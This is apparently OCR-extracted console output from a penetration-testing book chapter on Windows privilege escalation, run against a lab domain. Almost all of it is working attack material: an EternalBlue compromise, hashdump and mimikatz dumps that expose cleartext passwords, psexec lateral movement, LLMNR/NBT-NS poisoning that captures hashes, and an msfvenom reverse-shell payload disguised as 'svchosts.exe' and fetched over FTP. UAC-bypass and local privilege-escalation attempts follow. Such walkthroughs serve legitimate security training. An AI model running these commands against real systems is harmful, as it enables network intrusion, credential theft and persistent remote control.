[+] 172.16.42.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

```
meterpreter > sysinfo
Computer        : BO-SRV3
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : LAB1
Logged On Users : 4
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:dc:cc:e1
MTU          : 1500
IPv4 Address : 172.16.42.7
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::3d81:5341:201c:dde6
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

SYSTEM level access!!

Compromised system's address

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d0fab2b1cf4d72967024b6db5409024c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```


```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username     Domain  LM                                NTLM                              SHA1
--------     ------  --                                ----                              ----
BO-SRV3$     LAB1                                      5b9033ffa691bb550faa495a74b2d935  7a68f18ea0b4fa673262538dbceb27704e028
de8
fflintstone  LAB1    df952adeeba042d3a56ea65545af54a6  594d255cac9598cfeea0171ce3561552  40b731b98daa475e6a3c429130c64a26d5d9e
64e

wdigest credentials
===================

Username     Domain  Password
--------     ------  --------
(null)       (null)  (null)
BO-SRV3$     LAB1    U8u`(378gLUAQ/h+_#-/)T$?>PVZYKKw:8@,aEtcgPAJFC%88M$Q<j%7EovHvGKq2%5#;$"!4G YTiH2_y3iLRaRh'8a<Y:9:Xp\lDs'?
[=feNo%GQIdE.:u
fflintstone  LAB1    CatKeeper!

tspkg credentials
=================

Username     Domain  Password
--------     ------  --------
BO-SRV3$     LAB1    U8u`(378gLUAQ/h+_#-/)T$?>PVZYKKw:8@,aEtcgPAJFC%88M$Q<j%7EovHvGKq2%5#;$"!4G YTiH2_y3iLRaRh'8a<Y:9:Xp\lDs'?
[=feNo%GQIdE.:u
fflintstone  LAB1    CatKeeper!

kerberos credentials
====================

Username     Domain            Password
--------     ------            --------
(null)       (null)            (null)
```

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ BO-SRV3  172.16.42.140:4444 -> 172.16.42.7:56073 (172.16.42.7)

msf exploit(windows/smb/ms17_010_eternalblue) >
```

```
msf exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOST                 172.16.42.173    yes       The target address
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for p
retty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SHARE                 ADMIN$           yes       The share to connect to, can be an admin share (A
DMIN$,C$,...) or a normal read/write folder share
   SMBDomain             LAB1             no        The Windows domain to use for authentication
   SMBPass               CatKeeper!       no        The password for the specified username
   SMBUser               fflintstone      no        The username to authenticate as
```

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.16.42.140    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.16.42.140:4444
[*] 172.16.42.173:445 - Connecting to the server...
[*] 172.16.42.173:445 - Authenticating to 172.16.42.173:445|LAB1 as user 'fflintstone'...
[*] 172.16.42.173:445 - Selecting PowerShell target
[*] 172.16.42.173:445 - Executing the payload...
[+] 172.16.42.173:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 172.16.42.173
[*] Meterpreter session 2 opened (172.16.42.140:4444 -> 172.16.42.173:49242) at 2018-09-25 16:19:29 -
0400

meterpreter > sysinfo
Computer        : WIN7-01
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : LAB1
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:23900518f88d6ec5ae40e134fdbb1959:::
B0 Weaver:1000:aad3b435b51404eeaad3b435b51404ee:601eab3fdfb146c4ecd8f800c987d621:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > load kiwi
Loading extension kiwi...

  .#####.   mimikatz 2.1.1 20180820 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'    Ported to Metasploit by OJ Reeves `TheColonial` * * */

Success.
```


FreeRDP: 172.16.42.5
Server Manager
File Action View Help
Server Manager (BO-DC1)
Roles
Features
Diagnostics
Configuration
Storage
Server Manager (BO-DC1)
Get an overview of the status of this server, perform top management tasks, and add or remove server roles and features.
Server Summary
Server Summary Help
Computer Information
Full Computer Name: bo-dc1.lab1.boweaver.net
Domain: lab1.boweaver.net
Local Area Connection 2: 172.16.42.5, IPv6 enabled
Remote Desktop: Enabled
Product ID: 92577-082-2500446-76407
Do not show me this console at logon
Change System Properties
View Network Connections
Configure Remote Desktop
Security Information
Windows Firewall: Service not running
Windows Updates: Not configured
Last checked for updates: Never
Last installed updates: Never
IE Enhanced Security Configuration (ESC): On for Administrators
On for Users
Go to Windows Firewall
Configure Updates
Check for New Roles
Run Security Configuration Wizard
Configure IE ESC
Roles Summary
Roles Summary Help
Roles: 3 of 17 installed
Go to Roles
Last Refresh: 9/25/2018 5:26:35 PM Configure refresh
root@private...
[bo@privatee...
FreeRDP: 172...
17:26


Chapter 8: Windows Privilege Escalation and Maintaining Access

```
[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 172.16.42.6 for name bo-dc2
[HTTP] Basic Client   : 172.16.42.6
[HTTP] Basic Username : lab1\fflintstone
[HTTP] Basic Password : CatKeeper!
[*] [NBT-NS] Poisoned answer sent to 172.16.42.6 for name RESPPROXYSRV (service: File Server)
[SMB] NTLMv1 Client   : 172.16.42.6
[SMB] NTLMv1 Username : LAB1\Administrator
[SMB] NTLMv1 Hash     : Administrator::LAB1:AF69BE722C934F81A33073B3319D1388601F1C222E2E8FF6:AF69BE722C934F81A33073B3319D1388
601F1C222E2E8FF6:abaf072eade551fc
[*] Skipping previously captured hash for LAB1\Administrator
```


```
root@privateer:~# msfvenom -p windows/meterpreter/reverse_https -f exe -a x86 LHOST=172.16.42.215 LPORT=443 -o svchosts.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 480 bytes
Final size of exe file: 73802 bytes
Saved as: svchosts.exe
root@privateer:~#
```

```
msf auxiliary(ftp) > show options

Module options (auxiliary/server/ftp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FTPPASS                    no        Configure a specific password that should be allowed access
   FTPROOT   /tmp/ftproot     yes       The FTP root directory to serve files from
   FTPUSER                    no        Configure a specific username that should be allowed access
   PASVPORT  0                no        The local PASV data port to listen on (0 is random)
   SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT   21               yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)


Auxiliary action:

   Name     Description
   ----     -----------
   Service


msf auxiliary(ftp) >
```

```
msf auxiliary(ftp) > run
[*] Auxiliary module execution completed
msf auxiliary(ftp) >
[*] Server started.

msf auxiliary(ftp) > jobs

Jobs
====

  Id  Name                    Payload  Payload opts
  --  ----                    -------  ------------
  0   Auxiliary: server/ftp

msf auxiliary(ftp) >
```





rdesktop - 172.16.42.6 <2>
LAB1\rred
Log on to: LAB1
How do I log on to another domain?
Switch User
Windows Server 2008
Standard


PS C:\Users\rred> ftp 172.16.42.215
Connected to 172.16.42.215.
220 FTP Server Ready
User (172.16.42.215:(none)):
331 User name okay, need password...
Password:
230 Login OK
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls
total 164
-rw-r--r-- 1 0 0 73802 Jan 1 2000 svchosts.exe
drwxr-xr-x 2 0 0 512 Jan 1 2000 ..
drwxr-xr-x 2 0 0 512 Jan 1 2000 .
226 Transfer complete.
ftp: 175 bytes received in 0.00Seconds 175000.00Kbytes/sec.
ftp>
ftp> GET svchosts.exe C:\Windows\temp\svchosts.exe
200 PORT command successful.
150 Opening BINARY mode data connection for svchosts.exe
226 Transfer complete.
ftp: 73802 bytes received in 0.06Seconds 1171.46Kbytes/sec.
ftp>


msf auxiliary(ftp) >
[*] 172.16.42.6:49294 FTP download request for svchosts.exe
msf auxiliary(ftp) >

```
msf > use exploit/multi/handler
msf exploit(handler) > set LHOST 172.16.42.215
LHOST => 172.16.42.215
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.16.42.215    yes       The local listener hostname
   LPORT     443              yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > run -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://172.16.42.215:443
msf exploit(handler) > [*] Starting the payload handler...
```

```
msf exploit(handler) > jobs

Jobs
====

  Id  Name                    Payload                          Payload opts
  --  ----                    -------                          ------------
  1   Auxiliary: server/ftp
  2   Exploit: multi/handler  windows/meterpreter/reverse_tcp  tcp://172.16.42.215:443

msf exploit(handler) > jobs -k 1
[*] Stopping the following job(s): 1
[*] Stopping job 1

[*] Server stopped.
msf exploit(handler) > jobs

Jobs
====

  Id  Name                    Payload                          Payload opts
  --  ----                    -------                          ------------
  2   Exploit: multi/handler  windows/meterpreter/reverse_tcp  tcp://172.16.42.215:443

msf exploit(handler) >
```




```
msf exploit(handler) >
msf exploit(handler) >
[*] https://172.16.42.215:443 handling request from 172.16.42.6; (UUID: nqqc568r) Staging x86 payload (958531 bytes) ..
[*] Meterpreter session 2 opened (172.16.42.215:443 -> 172.16.42.6:49520) at 2017-06-18 15:36:05 -0400

msf exploit(handler) > sessions -l

Active sessions
===============

  Id  Type                   Information          Connection
  --  ----                   -----------          ----------
  2   meterpreter x86/windows  LAB1\rred @ BO-SRV2  172.16.42.215:443 -> 172.16.42.6:49520 (172.16.42.6)

msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer        : BO-SRV2
OS              : Windows 2008 (Build 6002, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : LAB1
Logged On Users : 5
Meterpreter     : x86/windows
meterpreter >
```

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > getuid
Server username: LAB1\rred
meterpreter > _
```


```
msf exploit(ms16_032_secondary_logon_handle_privesc) > show options

Module options (exploit/windows/local/ms16_032_secondary_logon_handle_privesc):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows x86


msf exploit(ms16_032_secondary_logon_handle_privesc) > set SESSION 2
SESSION => 2
msf exploit(ms16_032_secondary_logon_handle_privesc) > run

[*] Started reverse TCP handler on 172.16.42.215:4444
[*] Writing payload file, C:\Users\rred\oznEfhBL.txt...
[*] Compressing script contents...
[+] Compressed size: 3576
[*] Executing exploit script...

[+] Cleaned up C:\Users\rred\oznEfhBL.txt
[*] Exploit completed, but no session was created.
msf exploit(ms16_032_secondary_logon_handle_privesc) >
```

```
msf exploit(service_permissions) > show options

Module options (exploit/windows/local/service_permissions):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   AGGRESSIVE  false            no        Exploit as many services as possible (dangerous)
   SESSION                      yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(service_permissions) > set SESSION 2
SESSION => 2
msf exploit(service_permissions) > exploit

[*] Started reverse TCP handler on 172.16.42.215:4444
[*] Trying to add a new service...
[*] Trying to find weak permissions in existing services..

[-] Exploit failed: Rex::TimeoutError Operation timed out.
[*] Exploit completed, but no session was created.
msf exploit(service_permissions) >
msf exploit(service_permissions) > set AGGRESSIVE true
AGGRESSIVE => true
msf exploit(service_permissions) > exploit

[*] Started reverse TCP handler on 172.16.42.215:4444
[*] Trying to add a new service...
[*] Trying to find weak permissions in existing services..
[-] Exploit failed: Rex::TimeoutError Operation timed out.
[*] Exploit completed, but no session was created.
```

```
msf exploit(bypassuac_vbs) > show options

Module options (exploit/windows/local/bypassuac_vbs):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(bypassuac_vbs) > set SESSION 2
SESSION => 2
msf exploit(bypassuac_vbs) > exploit

[*] Started reverse TCP handler on 172.16.42.215:4444
[+] Windows 2008 (Build 6002, Service Pack 2). may be vulnerable.
[*] UAC is Enabled, checking level...
[-] Exploit aborted due to failure: no-access: Not in admins group, cannot escalate with this module
[*] Exploit completed, but no session was created.
msf exploit(bypassuac_vbs) > back
```

```
                                        rredLAB1Windows 2000 2195Windows 2000 5.0  rredLAB1Windows 2000 2195Windows 2000
5.0::NULL:cc96cc93b4dc9b7583a2165041df563e9d017c5c7c18ba87:a35dcaf18849e7f5a21214987ad97c48fb0e4baf7c38500c:1122334455667788
       Nonreplayable hash
                                        rred                                       rred::LAB1:1122334455667788:d56b79a3dd
a6520c9a7f3c4518b1d6fc:0101000000000000320c2122add2d201365663b26c808ed10000000002000000000000000000000000
       Nonreplayable hash
172.16.42.6    172.16.42.105  445/tcp (smb)  rred                                       HackM3!!

LAB1   Password
172.16.42.6    172.16.42.6    445/tcp (smb)  fflintstone                                CatKeeper!

LAB1   Password
172.16.42.105  172.16.42.105  445/tcp (smb)  rred                                       HackM3!!

LAB1   Password

msf >
```

```
msf exploit(handler) > sessions -K
[*] Killing all sessions...
[*] 172.16.42.6 - Meterpreter session 2 closed.
msf exploit(handler) > run -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://172.16.42.215:443
msf exploit(handler) > [*] Starting the payload handler...

msf exploit(handler) >
```





```
msf exploit(handler) >
[*] https://172.16.42.215:443 handling request from 172.16.42.6; (UUID: zibpbzus) Staging x86 payload (958
531 bytes) ...
[*] Meterpreter session 3 opened (172.16.42.215:443 -> 172.16.42.6:53565) at 2017-07-04 19:56:12 -0400

msf exploit(handler) > sessions

Active sessions
===============

  Id  Type                    Information               Connection
  --  ----                    -----------               ----------
  3   meterpreter x86/windows  LAB1\fflintstone @ BO-SRV2  172.16.42.215:443 -> 172.16.42.6:53565 (172.16.
42.6)

msf exploit(handler) >
```


```
msf exploit(handler) > use  exploit/windows/local/bypassuac_vbs
msf exploit(bypassuac_vbs) > set session 3
session => 3
msf exploit(bypassuac_vbs) > exploit

[*] Started reverse TCP handler on 172.16.42.215:4444
[+] Windows 2008 (Build 6002, Service Pack 2). may be vulnerable.
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[-] Exploit aborted due to failure: not-vulnerable: UAC is set to 'Always Notify'. This module does not by
pass this setting, exiting...
[*] Exploit completed, but no session was created.
msf exploit(bypassuac_vbs) >
```

```
C:\Users\fflintstone>cd c:\windows\temp

c:\Windows\Temp>ftp 172.16.42.215
Connected to 172.16.42.215.
220 FTP Server Ready
User (172.16.42.215:(none)):
331 User name okay, need password...
Password:
230 Login OK
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls
total 228
-rw-r--r--   1 0      0       73802 Jan  1  2000 svchosts.exe
drwxr-xr-x   2 0      0         512 Jan  1  2000 ..
drwxr-xr-x   2 0      0         512 Jan  1  2000 .
-rw-r--r--   1 0      0         158 Jan  1  2000 disable-uac.bat
226 Transfer complete.
ftp: 239 bytes received in 0.00Seconds 239000.00Kbytes/sec.
ftp> GET svchosts.exe
200 PORT command successful.
150 Opening BINARY mode data connection for svchosts.exe
226 Transfer complete.
ftp: 73802 bytes received in 0.05Seconds 1570.26Kbytes/sec.
ftp> quit
221 Logout

c:\Windows\Temp>_
```

```
msf exploit(handler) > jobs

Jobs
====

  Id  Name                    Payload                          Payload opts
  --  ----                    -------                          ------------
  0   Exploit: multi/handler  windows/meterpreter/reverse_https  https://172.16.42.215:443

msf exploit(handler) >
[*] https://172.16.42.215:443 handling request from 172.16.42.5; (UUID: blsvtpjn) Staging x
86 payload (958531 bytes) ...
[*] Meterpreter session 1 opened (172.16.42.215:443 -> 172.16.42.5:59947) at 2017-07-06 16:
32:00 -0400

msf exploit(handler) > _
```

```
msf exploit(bypassuac_vbs) > show options

Module options (exploit/windows/local/bypassuac_vbs):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(bypassuac_vbs) > exploit

[*] Started reverse TCP handler on 172.16.42.215:4444
[+] Windows 2008 (Build 6002, Service Pack 2). may be vulnerable.
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[-] Exploit aborted due to failure: not-vulnerable: UAC is set to 'Always Notify'. This mod
ule does not bypass this setting, exiting...
[*] Exploit completed, but no session was created.
msf exploit(bypassuac_vbs) >
```





